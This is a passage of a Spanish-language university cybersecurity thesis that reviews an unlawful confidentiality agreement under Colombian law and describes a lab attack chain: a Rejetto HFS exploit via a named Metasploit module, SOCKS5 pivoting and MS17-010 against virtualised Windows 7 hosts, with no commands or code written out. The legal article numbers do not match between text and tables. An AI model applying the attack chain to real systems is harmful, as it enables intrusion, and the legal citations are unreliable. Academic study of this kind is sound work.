Capacidades técnicas, tácticas y de respuesta para equipos red team y blue team

Autor

Andres Felipe Miranda Ordonez

Profesor:

Eduvin Trigos Sánchez

Universidad Nacional Abierta y a Distancia UNAD

Escuela de Ciencias Básicas, Tecnología e Ingeniería – ECBTI

Especialización en seguridad informática

2025

Resumen

Este trabajo reúne tres pilares esenciales de la ciberseguridad actual: la ley, la parte técnica y la respuesta a incidentes. En primer lugar, se revisa la normativa colombiana sobre protección de datos y delitos informáticos, lo que permite analizar el contrato de confidencialidad de SecureNova Labs y detectar vacíos que podrían poner en riesgo la información de la organización. Luego, se reconstruye paso a paso una cadena de intrusión real, aprovechando una versión vulnerable de Rejetto HFS, aplicando técnicas de pivoting con SOCKS5 y ejecutando el exploit MS17-010. Este proceso se complementa con un análisis forense que ayuda a identificar las huellas que deja el ataque en el sistema. En conjunto, el estudio muestra cómo el cumplimiento legal, el entendimiento técnico de las amenazas y la capacidad de respuesta del Blue Team se complementan para fortalecer la seguridad de cualquier entidad.

Palabras clave: análisis, ciberseguridad, forense, intrusión, vulnerabilidades

Abstract

This document presents an integrated study of the legal, technical, operational, and defensive dimensions of cybersecurity within simulated enterprise environments. The research is structured around three main components. First, it reviews the Colombian legal framework related to personal data protection, confidentiality, and computer-related crimes, applying this context to identify deficiencies in a real nondisclosure agreement (NDA) from SecureNova Labs. Second, it analyzes an incident-response scenario in which a Blue Team must contain an active compromise on a Windows system using only GPL-licensed tools, guided by professional standards such as NIST SP 800-61, MITRE ATT&CK, CIS Controls v8, and digital forensics principles. Third, it reconstructs a complete adversary kill-chain through the exploitation of Rejetto HFS, internal reconnaissance, SOCKS5-based pivoting, and the MS17-010 exploit, followed by post-exploitation analysis using Windows artefacts. The study concludes with a unified mitigation plan that combines legal, organizational, and technical controls to strengthen enterprise resilience against contemporary cyber threats.

Keywords: cybersecurity, corensics, incident, intrusion, mitigation.

Tabla de Contenido

Lista de Tablas

Lista de Figuras

Lista de Apéndices

Glosario

El presente glosario reúne los principales conceptos técnicos utilizados durante el desarrollo del ejercicio Red Team – Blue Team, incluyendo términos asociados a pruebas de penetración, análisis forense, gestión de incidentes, herramientas de ciberseguridad y normativas aplicadas.

Actividad maliciosa:

Acciones realizadas con intención de afectar la seguridad de un sistema, ya sea explotando fallas, manipulando servicios o aprovechando configuraciones débiles.

Análisis forense digital:

Proceso que recoge y examina evidencia digital para entender qué ocurrió durante un incidente sin alterar su contenido original.

Ataque de denegación de servicio (DoS/DDoS):

Intento de dejar un servicio fuera de funcionamiento saturándolo con tráfico o peticiones falsas.

Autenticación multifactor (MFA):

Método que pide dos o más formas de verificación para confirmar la identidad de un usuario.

Blue Team:

Equipo encargado de defender la infraestructura: detecta, analiza, contiene y mitiga incidentes usando buenas prácticas y normas.

Brute force (fuerza bruta):

Técnica en la que se prueban muchas combinaciones de contraseñas hasta encontrar la correcta.

Capa perceptual (IoT):

Nivel del IoT encargado de captar información mediante sensores y actuadores que interactúan con el entorno físico.

CIS Benchmarks:

Guías de configuración segura para fortalecer sistemas operativos y servicios.

Comando y Control (C2):

Infraestructura que usa un atacante para comunicarse y controlar equipos comprometidos.

Correlación de eventos:

Función del SIEM que une registros de diferentes fuentes para identificar patrones sospechosos.

Defense-in-Depth (defensa en profundidad):

Estrategia que aplica varias capas de seguridad para proteger sistemas y datos.

Diagrama de red:

Mapa visual que muestra los equipos, servicios y rutas de comunicación dentro de una red.

EternalBlue (MS17-010):

Falla grave en SMBv1 que permite ejecutar código de forma remota y fue clave en ataques como WannaCry.

Enumeración:

Parte del reconocimiento ofensivo donde se identifican servicios activos, puertos abiertos y posibles vías de ataque.

Firewall:

Herramienta que controla el tráfico de red mediante reglas que permiten, bloquean o revisan conexones.

Gestión de incidentes:

Proceso que organiza cómo se preparan, detectan, analizan, contienen y solucionan los incidentes de seguridad.

Hardening:

Ajuste de configuraciones para reducir riesgos, eliminando servicios innecesarios y aplicando políticas seguras.

HFS Rejetto (2.3.x):

Servidor web vulnerable usado comúnmente en laboratorios para mostrar ataques con ejecución remota de código.

Indicadores de Compromiso (IoC):

Pistas técnicas que ayudan a identificar si un sistema ha sido afectado (como direcciones IP sospechosas, archivos alterados o hashes maliciosos).

IDS/IPS:

Sistemas que detectan (IDS) o bloquean (IPS) actividades maliciosas en la red.

IoT (Internet of Things):

Conjunto de dispositivos conectados que recopilan y comparten información mediante redes.

Log forense:

Registro de eventos que permite reconstruir qué acciones ocurrieron en un sistema.

Metasploit Framework:

Plataforma para explotar vulnerabilidades y automatizar pruebas de penetración.

Mitigación:

Acciones para disminuir el impacto o la probabilidad de una amenaza.

Nmap:

Herramienta que permite descubrir equipos, puertos y servicios disponibles en una red.

NIST SP 800-61r2:

Guía reconocida para la gestión de incidentes de ciberseguridad.

Introducción

En el contexto actual, donde las organizaciones dependen de infraestructuras digitales cada vez más complejas e interconectadas, la ciberseguridad se ha convertido en un componente esencial para la continuidad del negocio y la protección de los activos críticos. Las amenazas modernas evolucionan a un ritmo acelerado y combinan tácticas técnicas, sociales y operativas que desafían los modelos tradicionales de defensa. Un atacante utiliza un camino o método para ingresar o afectar un sistema.

Este informe integra, de manera estructurada, las tres fases principales trabajadas a lo largo del proceso académico: explotación y reconocimiento ofensivo (Red Team), análisis forense post-incidente y contención defensiva (Blue Team). Cada fase aporta una perspectiva complementaria que permite comprender cómo un atacante compromete un sistema, cómo se analizan las evidencias para reconstruir los hechos y, finalmente, cómo las defensas pueden responder y fortalecer su postura de seguridad. El resultado es una visión holística que articula teoría, práctica y normativa, orientada a elevar el nivel de madurez de seguridad en entornos corporativos. En este trabajo final se integran tres líneas esenciales de la ciberseguridad moderna. Primero, se revisa la ley colombiana aplicando sus principios al análisis crítico del contrato de confidencialidad de SecureNova Labs. En esta revisión, se encuentran debilidades que podrían poner en riesgo la confidencialidad de la empresa. En segundo lugar, se crea una situación de respuesta a incidentes en la que el Blue Team debe detener un ataque en curso en tiempo real en una máquina que ha sido comprometida. Para esto, solo se usarán herramientas de código abierto y se seguirán estándares internacionales como NIST 800-61, MITRE ATT&CK y CIS Controls v8. Finalmente, se estudia un ataque completo mediante la explotación de Rejetto HFS, técnicas de pivoting y el exploit.

Justificación

El desarrollo de este trabajo final se justifica en la necesidad de comprender la ciberseguridad desde una perspectiva integral, donde convergen ofensiva, defensa y cumplimiento normativo. En un contexto donde los ataques utilizan técnicas avanzadas como aprovechar vulnerabilidades, moverse lateralmente, ingeniería social, usar herramientas legítimas (Living-off-the-Land) y explotar configuraciones débiles, las organizaciones necesitan equipos que puedan anticiparse, detectar, responder y recuperarse de incidentes reales. La combinación del análisis de explotación, la investigación forense y el trabajo del Blue Team ayuda a encontrar fallos técnicos, operativos y de procedimientos que a menudo no se notan en evaluaciones por separado. Incluir las leyes colombianas asegura que las recomendaciones sean no solo posibles desde un punto de vista técnico, sino también alineadas con las obligaciones sobre protección de datos, manejo de incidentes y responsabilidad de las instituciones. Así, el trabajo ayuda a mejorar la resiliencia de la organización y establece una visión de seguridad que se ajusta a estándares internacionales como Zero Trust, CIS Benchmarks, NIST y MITRE. Estos son esenciales para enfrentar las amenazas actuales de manera proactiva y efectiva.

Objetivos

Objetivo General

Desarrollar un estudio que combine el marco legal, el análisis técnico, el trabajo forense y las acciones de respuesta a incidentes, con el fin de comprender de manera completa cómo se produce un ataque y qué medidas permiten fortalecer la seguridad en entornos empresariales.

Objetivo Específicos

Identificar las fallas y puntos débiles que permitieron el avance del atacante dentro de los sistemas comprometidos.

Analizar las normas colombianas relacionadas con protección de datos y delitos informáticos, y revisar cómo aplican al contrato utilizado por SecureNova Labs.

Examinar la evidencia forense obtenida de los equipos afectados para entender qué ocurrió, cómo ocurrió y qué rastros dejó el incidente.

Construir una línea de tiempo clara que muestre, paso a paso, las acciones del atacante desde el primer acceso hasta la intrusión completa.

Análisis del Contrato Secure Nova Labs

Secure Nova Labs, una compañía con sede en Estados Unidos, se presenta como una firma especializada en servicios avanzados de ciberseguridad, ofreciendo asesorías a gobiernos y corporaciones multinacionales. En el marco de un proceso de selección para integrar equipos Red Team y Blue Team, la empresa entregó a los aspirantes un Acuerdo de Confidencialidad (NDA) elaborado sin la debida revisión jurídica.

Dicho documento incluía cláusulas que contravenían el orden jurídico colombiano, incentivaban el silencio frente a delitos informáticos y legitimaban prácticas de ciberespionaje corporativo. Estas disposiciones, además de violar normas penales y éticas, exponen graves implicaciones para la responsabilidad profesional de los ingenieros o especialistas en seguridad informática.

Análisis del contrato y sus cláusulas irregulares

Cláusula Primera

"la parte receptora se obliga a no divulgar directa o indirectamente [...] la información confidencial o sobre procesos ilegales dentro de SecureNova Labs."

Análisis jurídico:

Esta cláusula es inconstitucional y viola el artículo 67 del Código Penal Colombiano, que establece sanción por omisión de denuncia de delitos conocidos. También vulnera el artículo 95 de la Constitución Política, que obliga a todo ciudadano a colaborar con las autoridades y denunciar conductas delictivas.

Sanciones aplicables:

El artículo 417 del Código Penal castiga la omisión de denuncia de funcionario o particular con prisión de 16 a 54 meses (Congreso de la República de Colombia, 2000).

Análisis ético:

Viola los principios de honestidad y responsabilidad social establecidos en el Código de Ética del COPNIA (Ley 842 de 2003). Obligar a guardar silencio frente a un delito es una falta gravísima contra la ética profesional (Consejo Profesional Nacional de Ingeniería, s.f.).

Cláusula Segunda

"Cualquier información [...] incluyendo datos secretos como 'datos de chuzadas, interceptación de información, accesos abusivos a sistemas informáticos'."

Análisis jurídico:

Aquí se incluyen conductas que constituyen delitos conforme a la Ley 1273 de 2009, la cual protege los datos y sistemas informáticos. Estas acciones configuran:

• Acceso abusivo a sistemas informáticos (Art. 269A) – prisión de 4 a 8 años y multa de 100 a 1.000 SMLMV.

• Interceptación de datos informáticos (Art. 269C) – prisión de 3 a 6 años y multa de 100 a 500 SMLMV.

• Violación de datos personales (Art. 269F) – prisión de 4 a 8 años y multa de 100 a 1.000 SMLMV.

Análisis ético:

Firmar un contrato que reconozca como "confidencial" la información obtenida mediante delitos informáticos es equivalente a participar en el delito, violando el deber profesional de proteger la legalidad y los derechos fundamentales (Congreso de la República de Colombia, 2009).

Cláusula Tercera

"No denunciar ante las autoridades actividades sospechosas de espionaje o cualquier otro

proceso…”

“Abstenerse de denunciar y publicar la información confidencial e ilegal que conozca…”

Análisis jurídico:

Estas disposiciones son nulas de pleno derecho, pues violan el artículo 6 de la Constitución y el artículo 269 del Código Penal, al buscar impedir la denuncia de delitos.

La omisión o encubrimiento de actividades de espionaje informático puede acarrear penas de prisión entre 48 y 120 meses, dependiendo del tipo penal configurado (arts. 269A a 269H de la Ley 1273 de 2009) (Congreso de la República de Colombia, 2009).

Análisis ético:

El profesional tiene el deber de denunciar irregularidades que atenten contra la moral, la legalidad o la seguridad pública. No hacerlo implica violar el artículo 40 del Código de Ética del COPNIA, que exige actuar siempre con lealtad, verdad y compromiso social.

Vulneración de la Ley 1273 de 2009

Esta ley modifica el Código Penal (Ley 599 de 2000) e incorpora un nuevo título denominado “De los delitos contra la confidencialidad, la integridad y la disponibilidad de los datos y de los sistemas informáticos” (Congreso de la República de Colombia, 2009).

Entre sus principales artículos destacan, Estas conductas son sancionadas penalmente y no pueden ser protegidas bajo acuerdos de confidencialidad. Cualquier cláusula que intente ampararlas carece de validez jurídica, según el artículo 16 del Código Civil Colombiano, que prohíbe pactos contrarios al orden público.

Vulneración de otras normas complementarias

Ley 1581 de 2012 — Protección de datos personales

El contrato ignora los principios de transparencia, seguridad y confidencialidad definidos

en esta ley (Congreso de la República de Colombia, 2012).

La Superintendencia de Industria y Comercio puede imponer multas hasta por 2.000 SMLMV y ordenar la suspensión temporal o definitiva de la operación de tratamiento de datos.

Ley 842 de 2003 — Ética profesional

El profesional que participe en conductas ilegales o en contratos con cláusulas contrarias a la ley puede ser suspendido hasta 5 años o perder su matrícula profesional, conforme a los artículos 35, 36 y 38 del Código de Ética del Ingeniero.

Irregularidades legales y éticas detectadas

Concierto para delinquir (Artículo 340 del Código Penal)

"Cuando varias personas se concierten con el fin de cometer delitos, cada una de ellas incurrirá, por esa sola conducta, en prisión de cuarenta y ocho (48) a ciento ocho (108) meses." (Congreso de la República de Colombia, 2000)

Análisis:

El contrato se puede ver como un acuerdo no escrito para cometer o encubrir delitos informáticos, sobre todo al exigir que el estudiante no reporte acciones como la interceptación de comunicaciones o el acceso indebido a sistemas.

Pena aplicable: 4 a 9 años de prisión (48 a 108 meses).

Grado de responsabilidad: Coautoría o complicidad, según la participación.

Encubrimiento y omisión de denuncia (Artículo 441 del Código Penal)

"El que, sin concierto previo, con conocimiento de la comisión de un delito, no lo denunciare oportunamente a la autoridad, incurrirá en prisión de uno (1) a cuatro (4) años."

Análisis:

La cláusula que prohíbe al estudiante denunciar actividades sospechosas de espionaje o

interceptación de información constituye una invitación directa a la omisión de denuncia, conducta sancionada penalmente.

El mero silencio ante hechos ilegales cuando se tiene el deber jurídico de informar (por ejemplo, al ser receptor o conocedor de información delictiva) puede implicar responsabilidad penal.

Pena aplicable: 1 a 4 años de prisión.

Agravante: Si el sujeto tiene un deber especial de informar (por ejemplo, un profesional o estudiante en práctica con acceso a información sensible).

Violación de datos personales (Artículo 269F del Código Penal, Ley 1273 de 2009)

"El que, sin estar facultado para ello, con provecho propio o de un tercero, obtenga, compile, sustraiga, ofrezca, venda, intercambie, envíe, compre, intercepte, divulgue, modifique o emplee códigos personales, datos personales contenidos en ficheros, archivos, bases de datos o medios similares, incurrirá en prisión de cuarenta y ocho (48) a noventa y seis (96) meses y multa de 100 a 1.000 salarios mínimos."

Análisis:

El acuerdo menciona el manejo de información confidencial que podría incluir "datos de interceptación o acceso abusivo", lo cual constituye una violación directa al bien jurídico de la protección de los datos personales. Además, si el estudiante accede o manipula dicha información bajo las órdenes de la empresa, podría ser considerado partícipe del delito, incluso si no obtuvo beneficio económico.

Pena aplicable: 4 a 8 años de prisión y multa de 100 a 1.000 salarios mínimos.

Norma relacionada: Ley 1581 de 2012 (Congreso de la República de Colombia, 2012), que protege el derecho fundamental al hábeas data.

Abuso de confianza y coacción contractual (Artículo 246 del Código Penal)

"El que se apropie en provecho suyo o de un tercero de cosa mueble o inmueble que se le haya confiado, incurrirá en prisión de uno (1) a seis (6) años."

Análisis:

SecureNova Labs impone condiciones contractuales abusivas que obligan al estudiante a guardar silencio y renunciar a derechos legales. Esto puede considerarse una coacción contractual, ya que se aprovecha de una posición dominante (empresa sobre aspirante) para imponer obligaciones ilegales.

Además, si el estudiante manipula información confiada sin autorización, también podría configurarse abuso de confianza.

Pena aplicable: Hasta 6 años de prisión.

Aspecto agravante: Si la información tiene valor económico, tecnológico o pertenece a un secreto industrial.

Perspectiva técnica y profesional

Desde un punto de vista técnico, las actividades mencionadas en el contrato se consideran prácticas de ciber espionaje ofensivo, que se definen por el uso de métodos avanzados para entrar en sistemas, explotar vulnerabilidades y recoger información. Estas acciones solo pueden ejecutarse bajo autorización legal expresa, dentro de entornos controlados, y con fines académicos, investigativos o de auditoría ética, conforme a los principios de la ciberseguridad responsable.

El profesional de seguridad informática debe:

- **Registrar y documentar** cada procedimiento técnico mediante evidencias auditables que permitan garantizar la trazabilidad y la rendición de cuentas.
- **Abstenerse del uso de herramientas ofensivas** (exploits, malware, escáneres de

vulnerabilidades, sniffers, etc.) sin un **contrato formal** y la **autorización explícita** de la organización involucrada.

- **Cumplir con marcos normativos y estándares internacionales** como **ISO/IEC 27001** (gestión de la seguridad de la información), **ISO/IEC 27701** (privacidad de la información) y **NIST SP 800-53** (NIST, 2023) (controles de seguridad y privacidad) (ISO/IEC, 2022).
- **Participar exclusivamente** en **pruebas controladas y éticamente aprobadas**, tales como ejercicios **Red Team, Blue Team o Purple Team**, que cuenten con **contratos legalmente constituidos** y políticas de confidencialidad definidas.

Tabla 1

Artículos violados con sus sanciones

Artículo	Descripción del delito	Sanción
269A	Acceso abusivo a un sistema informático.	48 a 96 meses de prisión y multa de 100 a 1000 SMLMV.
269B	Obstaculización ilegítima de sistema informático o red.	48 a 96 meses de prisión.
269C	Interceptación de datos informáticos.	48 a 96 meses de prisión.
269E	Violación de datos personales.	48 a 96 meses de prisión y multa de 100 a 1000 SMLMV.
269F	Suplantación de sitios web (phishing).	48 a 96 meses de prisión.

Nota: Estos artículos de la Ley 1273 de 2009 penalizan conductas como el acceso indebido, la interferencia con sistemas, la interceptación de datos, la violación de información personal y la suplantación de sitios web. Las sanciones oscilan entre 48 y 96 meses de prisión, además de multas de hasta 1000 SMLMV según el caso.

Tabla 2

Irregularidades legales y ética detectadas

Tipo de irregularidad	Ejemplo en el contrato	Norma vulnerada	Sanción
Prohibición de denunciar delitos	"No denunciar ante las autoridades actividades sospechosas de espionaje…"	Art. 95.7 y 441 C.P.	Prisión 1–4 años
Protección de prácticas ilegales	"Datos de chuzadas, interceptación de información…"	Ley 1273/2009 arts. 269A–269E	Prisión 4–8 años + multas
Falta de consentimiento de datos personales	No se especifican derechos del candidato ni finalidad del tratamiento.	Ley 1581/2012	Multas hasta 2000 SMLMV
Exoneración de responsabilidad de la empresa	"Dejar exenta de toda responsabilidad legal y penal a SecureNova Labs."	Art. 1526 C.C.	Nulidad del contrato
Ausencia de reciprocidad contractual	Solo protege intereses de la empresa.	Art. 83 Constitución	Violación del principio de buena fe


Nota: La revisión del contrato muestra varios problemas legales. Hay cláusulas que impiden reportar delitos, protegen acciones ilegales, no mencionan obligaciones sobre datos personales, liberan a la empresa de responsabilidades de manera inapropiada y no tienen un equilibrio en las obligaciones de ambas partes. Estas situaciones vulneran normas penales, civiles y constitucionales, y pueden generar sanciones que van desde nulidad del contrato hasta penas de prisión y multas económicas significativas.

Esquema Lógico de Red Comprometido

El equipo que atacaba usaba el sistema operativo Parrot OS y tenía la dirección IP 192.168.88.100. Estaba en la red 192.168.88.0/24 y podía acceder directamente al host A, que era un servidor Windows con la dirección IP 192.168.88.214. Este servidor estaba ejecutando un servicio vulnerable llamado Rejetto HTTP File Server (HFS). Este servicio fue explotado mediante el módulo windows/http/rejetto_hfs_exec de Metasploit, logrando una sesión Meterpreter en el Host A. A partir de este momento, se configuró un "pivoting" para entrar a la red interna 10.10.10.0/24, donde estaba el Host B, un sistema Windows que tenía servicios importantes como SMB, RPC y NetBIOS. La falta de división en los sistemas y la debilidad en el servicio expuesto permitieron al atacante moverse por la red y listar los recursos internos, mostrando un riesgo importante para la infraestructura.

Figura 1


Esquema Lógico de Red Team vulnerado



Fuente. Autoría Propia

Figura 2


Windows 7 virtualizado host A



Fuente. Autoría Propia

Figura 3

Windows 7 virtualizado host B



Fuente. Autoría Propia

Herramientas utilizadas clasificadas según las fases del pentesting


- Virtual box
- Linux Parrot
- Nmap
- Máquinas virtuales Windows 7
- FTK imager
- Metaxploit

Virtual box

Sistema de hipervisor para el montaje del laboratorio y prueba de concepto.

Figura 4

Configuración máquinas virtuales




Fuente. Autoría Propia

Sistema operativo parrot

Parrot OS (Parrot Security Team, 2024) es un sistema operativo basado en Debian GNU/Linux, diseñado específicamente para seguridad informática, análisis forense, hacking ético y desarrollo de software. Es una distribución ligera, segura y enfocada en ofrecer un entorno completo para pruebas de penetración, análisis de malware y protección de la privacidad.

Figura 5

Sistema operativo Parrott




Fuente. Autoría Propia

Nmap (network mapper)

Nmap (Network Mapper) (Nmap Project, 2024) es una herramienta de código abierto incluida por defecto en Parrot OS, utilizada para explorar redes, identificar hosts activos, descubrir servicios, detectar versiones, sistemas operativos y posibles vulnerabilidades.

Figura 6

Inicio de herramienta Nmap




Fuente. Autoría Propia

Metasploit

Metasploit Framework (Rapid7, 2024) es una plataforma de código abierto ampliamente utilizada en pruebas de penetración. Permite identificar vulnerabilidades, desarrollar y ejecutar exploits, gestionar sesiones de acceso y automatizar ataques controlados.

Figura 7

Iniciado módulo de Metaesploit



Fuente. Autoría Propia

